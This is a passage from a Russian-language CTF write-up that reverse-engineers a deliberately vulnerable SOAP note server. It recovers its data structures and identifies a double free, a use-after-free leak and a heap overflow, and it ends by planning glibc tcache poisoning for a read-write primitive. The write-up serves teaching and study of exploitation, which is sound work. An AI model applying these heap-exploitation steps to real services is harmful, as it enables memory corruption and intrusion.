Во-первых, сразу в нескольких местах видим, что если в `if` условие не выполняется, то локальной переменной `v11` присваивается значение `2` и пропускается куча кода. А двойка — это как раз тот result code, который пришел в ответ на шаблон SOAPUI. Все сходится.

Очень много кода выполняется внутри цикла `for`. Обратим наше внимание на него.

Перед циклом вызывается функция `xmlDocGetRootElement()`, возвращенная структура используется в цикле `for`. Разыменовывается оффсет +24 для инициализации счетчика и оффсет +48 для итерации.

Вместо исследования внутренностей функции `xmlDocGetRootElement()` посмотрим примеры исходного кода с ее использованием. В этом нам поможет grep.app. Этот сайт покажет примеры исходного кода качественных репозиториев с интересующей нас функцией.



По ссылке прыгаем в репозиторий проекта (я выбрал lastpass) и вникаем в исходный код:

```
// lastpass xml.c source code
...
#include <libxml/parser.h>
#include <libxml/tree.h>
...
xmlNode *root;
root = xmlDocGetRootElement(doc);
...
```

Ага... значит, `xmlDocGetRootElement()` возвращает указатель на структуру типа `xmlNode`, а сама структура определена в `libxml`. Гуглим `libxml` и находим устройство структуры xmlNode. Особенно нас интересуют оффсеты, которые мы встретили в декомпиленном листинге.

```
    struct _xmlNode {
        void           *_private;   /* application data */
        xmlElementType   type;      /* type number, must be second ! */
+16     const xmlChar    *name;     /* the name of the node, or the entity */
+24     struct _xmlNode *children;  /* parent->childs link */
        struct _xmlNode *last;      /* last child link */
        struct _xmlNode *parent;    /* child->parent link */
+48     struct _xmlNode *next;      /* next sibling link */
        struct _xmlNode *prev;      /* previous sibling link */
```

Перенесем это знание в «Иду». Создаем структуру `xmlNode` по тому же принципу.

```
00000000 xmlNode struc ; (sizeof=0x38, mappedto_219)
00000000 field_0 dq ?
00000008 field_8 dq ?
00000010 name dq ?                    ; offset
00000018 children dq ?                ; offset
00000020 field_20 dq ?
00000028 field_28 dq ?
00000030 next dq ?                    ; offset
00000038 xmlNode ends
```

INFO

Необязательно восстанавливать структуру полностью один в один. Делаем это до нужного нам оффсета +48 (+0x30).

Теперь возвращаемся в декомпилированный листинг и присваиваем локальной переменной `v16` тип указателя на `xmlNode`.

И все стало гораздо лучше! То, что происходит в цикле `for`, теперь как на ладони! Наш `gsoapNote` парсит XML: достает рутовую ноду, инициализирует счетчик его потомком `xmlNode->children` и обходит соседние ноды этого потомка при помощи `xmlNode->next`. И `strcmp()` теперь обрел смысл: сравнивается имя ноды `curXmlNode->name` с захардкоженной строкой `"array"`.

Обрати внимание на функцию `parseArray()`, она принимает текущую XML-ноду и зануленный двадцатибайтовый массив. Зануляется он, скорее всего, потому, что в него будет записан результат парсинга, не зря же функция `parseArray()` имеет такое название.

Еще обратим внимание на то, как код возврата `parseArray()` влияет на поток выполнения: если ноль, то вызывается функция с любопытным названием `executeCommand()`, в противном случае обрабатываем следующую ноду.

Определенно нам надо попасть в `executeCommand()`, но для этого нужно распарсить массив с нулевым кодом возврата.

parseArray

Функция принимает два аргумента: `a1` и `a2`. Мы уже выяснили, что первый — указатель на `xmlNode`, а второй — зануленный байтовый массив. Давай посмотрим, что происходит с этим массивом. Для этого в декомпилированном листинге смотрим кросс-референсы на `a2`.

Local cross references to a2

Xref	Line	Colum	Pseudocode line
r	47	21	*(_QWORD *)a2 = xmlNodeGetContent(i);
r	64	22	*(_QWORD *)(a2 + 8) = atoi(v14);
r	82	22	*(_QWORD *)(a2 + 24) = atoi(v16);
r	85	22	*(_QWORD *)(a2 + 16) = xmlNodeGetContent(k);


Сразу подмечаем оффсеты: +0, +8, +16, +24. Каждый следующий оффсет больше предыдущего на размер QWORD (8 байт). Это не 0x20-байтовый массив, а массив из четырех QWORD. К 85-й строке вся структура инициализирована.

По оффсетам +0 и +16 будут указатели на строки, по +8 и +24 будут int.


Предположим, что в эту структуру из четырех QWORD заносится результат парсинга. Назовем ее `PARSE_RESULT`.

```
00000000 PARSE_RESULT struc ; (sizeof=0x20, mappedto_222)
00000000 pzStr1 dq ?                  ; offset
00000008 num1 dq ?
00000010 pzStr2 dq ?                  ; offset
00000018 num2 dq ?
00000020 PARSE_RESULT ends
```

Присвоим аргументу `a1` тип `xmlNode`, а аргументу `a2` тип `PARSE_RESULT` и снова взглянем на `parseArray()`. Внутри опять видим много однообразного кода парсинга XML. Поскольку мы удачно определили структуры входных аргументов, читаем декомпиленный листинг практически как исходный код.



Анализируя `parseArray()` дальше, мы получаем практически целостную картину того, что нужно вставить вместо многозначительного знака вопроса. Не буду утомлять тебя дальнейшим разбором, а просто покажу, как выглядит ожидаемый XML.



INFO

Значение ноды `<number>` должно быть равно количеству нод внутри `<array>` минус один.

Правильное определение используемых структур позволило достать много информации из статического анализа `gsoapNote`. Давай продолжать исследование в динамике. Отправим XML на рисунке выше, поставим брейк-пойнт на выходе из `parseArray()` (по адресу 0x403BE2) и посмотрим, что лежит в `PARSE_RESULT` после парсинга XML из запроса выше:

```
# Посмотрим, что лежит в PARSE_RESULT после выхода из parseArray
pwndbg> x/4gx $PARSE_RESULT
0x7fffffffd5a90: 0x00000000006562a0      0x0000000000001000
0x7fffffffd5aa0: 0x00000000006575b0      0x0000000000010000
pwndbg> x/s ((long*)$PARSE_RESULT)[0]
0x6562a0:       "AAAAAA"
pwndbg> x/d ((long*)$PARSE_RESULT + 1)
0x7fffffffd5a98: 4096
pwndbg> x/s ((long*)$PARSE_RESULT)[2]
0x6575b0:       "BBBBBB"
pwndbg> x/d ((long*)$PARSE_RESULT + 3)
0x7fffffffd5aa8: 65536
# Содержимое полностью соответствует XML
# А вот код возврата -1 подвел...
pwndbg> i r rax
rax            0xffffffff
```

С удовольствием наблюдаем, как контролируемые нами данные оседают в памяти. Все поля структуры `PARSE_RESULT` инициализированы, значит, выполнился почти весь код функции `parseArray()`, но код возврата -1, а это не дает нам двигаться дальше...

Давай разбираться. Можно, конечно, пошагово выполнить код в отладчике, но это долго. Мы сделаем это быстро, одним выстрелом — подсветим выполненный код с помощью **DynamoRIO**.

DynamoRIO — это фреймворк для разработки инструментов динамического анализа. Нам понадобится встроенный в него инструмент **drcov**, который покажет нам все выполненные инструкции.

INFO

Если вдруг захочешь решать эту проблему в отладчике, то советую использовать кастомную команду для GDB step before. Вводишь в консоль `sb` и брякаешься перед инструкцией `call`. Это ускорит процесс отладки.

Запускаем `gsoapNote` под инструментацией `drcov` следующим образом:

```
<path to DynamoRIO>/bin64/drrun -t drcov — gsoapNote
```

Продолжение статьи →

РАЗБОРКИ НА КУЧЕ

ЭКСПЛУАТИРУЕМ ХИП УЯЗВИМОГО SOAP-СЕРВЕРА НА LINUX

Снова отсылаем XML через SOAPUI и завершаем процесс.


Наш drrun сгенерировал файл drcov.gsoapNote.X.Y.proc.log, в котором содержатся адреса выполненных инструкций. Для просмотра этого файла будем использовать плагин lighthouse для IDA.

INFO

На момент написания статьи последняя версия DynamoRIO — 9.0, с drcov версии 3, но lighthouse не может распарсить файл третьей версии, поэтому я использую версию 8.0 с drcov версии 2.

```
87    v3 = PARSE_RESULT->num2;
88    if ( v3 != strlen(PARSE_RESULT->pzStr2) )
89      return 0xFFFFFFFFLL;
```

Зеленым цветом выделяются выполненные инструкции. На скрине выше приведен момент выхода с кодом возврата -1. И произошло это потому, что значение внутри <bulkString><number> не равно длине строки <bulkString><content>. В SOAPUI корректируем XML, пролетаем parseArray() и попадаем в executeCommand(). Успех.



executeCommand

Это та самая функция с девятью аргументами, которая испугала нас в самом начале. Но действительно ли аргументов так много?

```
executeCommand((int)s, (int)"show", v3, v4, v5, v6, v18.pzStr1, v18.num1, (__int64)v18.pzStr2);
```

Соберем больше информации из дизассемблерного листинга. До этого gsoapNote использовал соглашение вызова System V: первые шесть аргументов передаются через регистры rdi, rsi, rdx, rcx, r8, r9, остальные через стек в обратном порядке.

```
# Как передаются аргументы в executeCommand()
mov     rax, [rbp+s]
push    [rbp+var_68]    ; stack arg
push    [rbp+var_70]    ; stack arg
push    [rbp+var_78]    ; stack arg
push    [rbp+var_80]    ; stack arg
mov     rdi, rax        ; register arg
call    executeCommand
```

Видим проинициализированный rdi и четыре аргумента на стеке. А давай посмотрим, что происходит с регистрами-аргументами внутри executeCommand()!


```
mov     [rbp+var_8], rdi     ; rdi сохраняется
mov     esi, offset s2       ; rsi перезаписан
mov     rdx, [rbp+arg_10]    ; rdx перезаписан
mov     rcx, rax             ; rcx перезаписан
```

Некоторые из них не используются и сразу перезаписываются! Мы столкнулись с тем, что компилятор оптимизировал вызов функции. Как видишь, при вызове функций внутри бинаря ему не обязательно следовать System V. «Ида» не была готова к такому и в декомпилированном листинге показала девять аргументов. Что ж, эта программа служит нам верой и правдой, давай простим ей это недоразумение.

WWW

О компиляторных оптимизациях увлекательно рассказывает Matt Godbolt в лекции Unbolting the Compiler's Lid. Особенно мне нравится пример, в котором компилятор оптимизирует функцию для подсчета суммы элементов массива [1, 2, 3 ... N]. Разработчик делает это через цикл for, но компилятор оказывается умнее разработчика и использует формулу подсчета суммы арифметической прогрессии N(N+1)/2. У Мэтта ты так же можешь узнать про инструмент Compiler Explorer.

Давай просто в динамике посмотрим, что за четыре аргумента кладутся на стек. Брякаемся на инструкции call executeCommand по адресу 0x403CE4.



INFO

Это скрин из плагина pwbdbg. Обрати внимание, что pwndbg сам разыменовывает стек, что невероятно удобно. Также в нем есть много полезных плагинов, один из которых мы используем позже.

Знакомые данные? На стеке лежит структура PARSE_RESULT, а в rdi — указатель на зануленный массив длиной 0xF0. То есть оптимизация заключается в том, что четыре кью-ворда структуры PARSE_RESULT кладутся на стек, а из регистров используется только rdi. Давай перенесем это знание в «Иду», определив соглашение вызова собственноручно. В декомпиленном листинге установим тип функции.

Было:

```
__int64 __fastcall executeCommand(__int64 a1, int a2, int a3, int a4, int a5, int a6, char *command, __int64 a8, __int64 a9)
```

Стало:

```
__int64 __usercall executeCommand@<rax>(PARSE_RESULT pr, void *pArray_F0@<rdi>)
```

И любуемся декомпиленным листингом executeCommand(), как исходным кодом.

```
1  __int64 __usercall excuteCommand@<rax>(PARSE_RESULT pr, void *pArray_F0@<rdi>)
2  {
3    if ( !strcmp(pr.pzStr1, "new") )              // PARSE_RESULT.pzStr1 - это имя команды
4      newNote(pArray_F0, pr.num1, pr.pzStr2);
5    if ( !strcmp(pr.pzStr1, "edit") )
6      editNote(pArray_F0, pr.num1, pr.pzStr2);
7    if ( !strcmp(pr.pzStr1, "delete") )
8      deleteNote(pArray_F0, pr.num1);
9    return 0LL;
```

Сразу становится понятно, какие поля структуры PARSE_RESULT используются конкретными функциями, а также что PARSE_RESULT.pzStr1 — это имя команды (там, где у нас "AAAAAA").

Единственное, что нам осталось выяснить, — что это за массив длиной 0xF0. Он интересен тем, что передается в каждую из функций newNote(), editNote(), deleteNote() вместе с PARSE_RESULT. Раз уж его длина — 0xF0, то называть его мы будем foo, хоть сейчас мы сишники, а не питонисты.

На перепутье трех дорог выбираем самую простую — deleteNote.


deleteNote

Посмотрим на маленький и приятный декомпил deleteNote.

```
1  __int64 __fastcall deleteNote(void *array_F0, __int64 num2)
2  {
3    if ( num2 >= 0 && num2 <= 9 && *((_QWORD *)array_F0 + num2) )
4    {
5      if ( *(_QWORD *)(*((_QWORD *)array_F0 + num2) + 16LL) )
6        free(*(void **)(*((_QWORD *)array_F0 + num2) + 16LL));
7      free(*((void **)array_F0 + num2));
8    }
9    return 0LL;
10 }
```

В строке 3 мы видим, что foo — это массив указателей, а num2 — индекс этого массива, индекс принимает значения от 0 до 9 включительно.


В строке 5 происходит разыменовывание указателя и проверяется, не равен ли нулю QWORD по оффсету +16 (будем называть эту область памяти bar). Если нет, то происходит вызов free() и дальше безусловный вызов free() на указатель по индексу num2. Давай я покажу схему (красным залиты данные, которые мы контролируем из XML, серым — то, что передается во free()).



Когда видишь free() в сишном коде, нужно обращать внимание на то, что происходит с освобожденным указателем дальше. Как видишь, в данном случае — ничего, а по-хорошему его надо занулить. Ничто не мешает нам вызвать deleteNote() два раза с одним и тем же индексом. Это дает нам первый примитив — double free.


editNote

В editNote() кода уже больше, но и мы уже кое-что знаем о «фубаре».



Проверка на то, что индекс лежит в диапазоне 0 до 9. Такое мы уже видели в deleteNote(). Из bar достаем первый QWORD и сравниваем его с длиной нашей строки из XML, предварительно декодировав ее из Base64.

Если этот QWORD больше длины строки, копируем строку в bar. Логичная проверка на переполнение буфера. Вырисовывается схема хранения наших заметок. Вернем «фубары» питонистам и дадим вменяемые названия, связанные с записками. Так, foo — это массив указателей на структуру ноутов NOTE_ENTRY в bar.




newNote

Осталось понять, что лежит по оффсетам NOTE_ENTRY +8, +24, +32 и дальше. Ответим и на эти вопросы!

Оффсеты +24 и дальше отбрасываем сразу, потому что под структуру выделяется 24 байта, значит, последний значащий QWORD лежит по оффсету +16.

По оффсету +8 записывается число, которое в предыдущих функциях интерпретировалось как индекс, а затем это число передается в malloc() и возвращенный указатель записывается в pText. В контексте newNote() это уже не индекс, а size ноута.

Дальше в pText копируется строка из XML (декодированная из Base64), а количество скопированных байтов в memcpy() задается длиной этой строки. Размеры выделенного буфера и размер скопированных данных могут не совпадать. Ha-ha, classic. Ванильный buffer overflow. В нашем случае на хипе.



Отдельно обращу твое внимание на то, что мы контролируем аргумент size для malloc(). Это дает возможность выбирать стратегию аллокации памяти glibc.

INFO

Реализация malloc() в glibc поддерживает linked lists (они же bins) для блоков памяти разного размера. Поведение free() для этих bins тоже отличается. Мы воспользуемся этим при написании эксплоита.


show

В executeCommand() запряталась еще одна команда — show. gsoapNote дает нам возможность создавать, удалять и редактировать заметки, как же без команды просмотра?

Учитывая то, что нам уже известны все поля NOTE_ENTRY, без труда понимаем, что здесь происходит: заметка по индексу кодируется в Base64 и возвращается пользователю. Поскольку после удаления deleteNote() указатель не зануляется, здесь открывается возможность для use after free: можно прочитать память после free().

ИТОГИ РЕВЕРСА

Проверим, что мы поняли команды правильно: создадим ноут AAAAAA, отредактируем его, чтобы получилось BBB, покажем и удалим.



Отлично, все работает, как ожидается.

АНАЛИЗИРУЕМ ПРИМИТИВЫ


Давай разберем имеющиеся примитивы и подумаем, как это можно эксплуатировать.

UAF (show после delete)

Такая последовательность команд позволяет получить примитив утечки памяти для обхода ASLR. Более подробно он описан в классном разборе другой CTF на «Хакере». Объясню вкратце:


- через команду new создаем чанк большого размера;
- через команду delete освобождаем его там, где раньше был текст заметки, free() запишет указатель на glibc;
- через show читаем этот указатель.

Накидаем POC в SOAPUI.



Elixir Cross Referencer

Для изучения кода glibc советую использовать ресурс elixir.bootlin.com. Это как IDE в браузере. Там же ты можешь выбрать исходники любой версии библиотеки. Вот, например, место, когда во время исполнения free() записывается указатель на glibc unsorted bin.



Heap overflow

В нашем случае сплоитить heap overflow не так-то просто. Есть один момент, который я сознательно упустил в разделе «Реверс-инжиниринг», — каждый XML-запрос создает в хипе новый массив pNOTE_ENTRY[], это значит, что если в первом XML мы создадим заметку, то она будет недоступна из второго запроса.

Например, эксплоит техники House of Force требует адрес глобальной структуры top_chunk, и, зная его, мы вычисляем size для malloc(), что триггернет int ovferflow в malloc(), и функция вернет контролируемый нами указатель. Предварительно через heap overflow перезаписывается поле top_chunk.size, чтобы выполнение кода дошло до int overflow.

Допустим, как-то первым XML-запросом мы линканем адрес хипа, вычислим нужное значение size и отправим второй XML-запрос. Сколько-то раз malloc() вызовется во время обработки запроса SOAP, потом еще malloc() для массива pNOTE_ENTRY[], и в момент эксплуатации вычисленное значение станет невалидным, а предсказать его непросто. Подробнее можешь прочитать здесь. Отложим этот примитив и будем искать дальше.


Неочевидный UAF и tcachebins

Tcache добавили в glibc 2.26 для ускорения работы malloc(). Что необходимо понимать:

- для каждого треда glibc выделяет несколько односвязных linked list для блоков разного размера (они же tcachebins);
- free() добавляет освобожденный указатель в начало списка;
- malloc() достает указатель из начала списка.

Предположим, что начальные условия следующие: tcache list пустой, мы создали ноут с size, равным 0x17. Зеленым выделены данные glibc, красным — контролируемые нами данные.

А теперь вызовем команду delete. Освободится два указателя, которые добавятся в tcache linked list.



Продолжение статьи →

РАЗБОРКИ НА КУЧЕ

ЭКСПЛУАТИРУЕМ ХИП УЯЗВИМОГО SOAP-СЕРВЕРА НА LINUX


Помнишь проверку в `editNote()` на то, что длина нового note должна быть меньше `textLen` оригинального? Теперь на месте `textLen` находится указатель на область памяти, значение указателя точно будет больше длины новой заметки.

Таким образом у нас сохраняется возможность редактировать последний элемент linked list через `edit`.

После редактирования `glibc` будет думать, что tcache linked list состоит из трех элементов. Соответственно, третий `malloc()` вернет контролируемый нами указатель. Обязательное условие — `size` всех трех `malloc()` должны соответствовать tcache small bin.


Мы подстроим так, что третий `malloc()` вызовется в команде `new`, а следующим вызовом будет `memcpy()` наших данных. Так мы получим мощнейший RW-примитив.

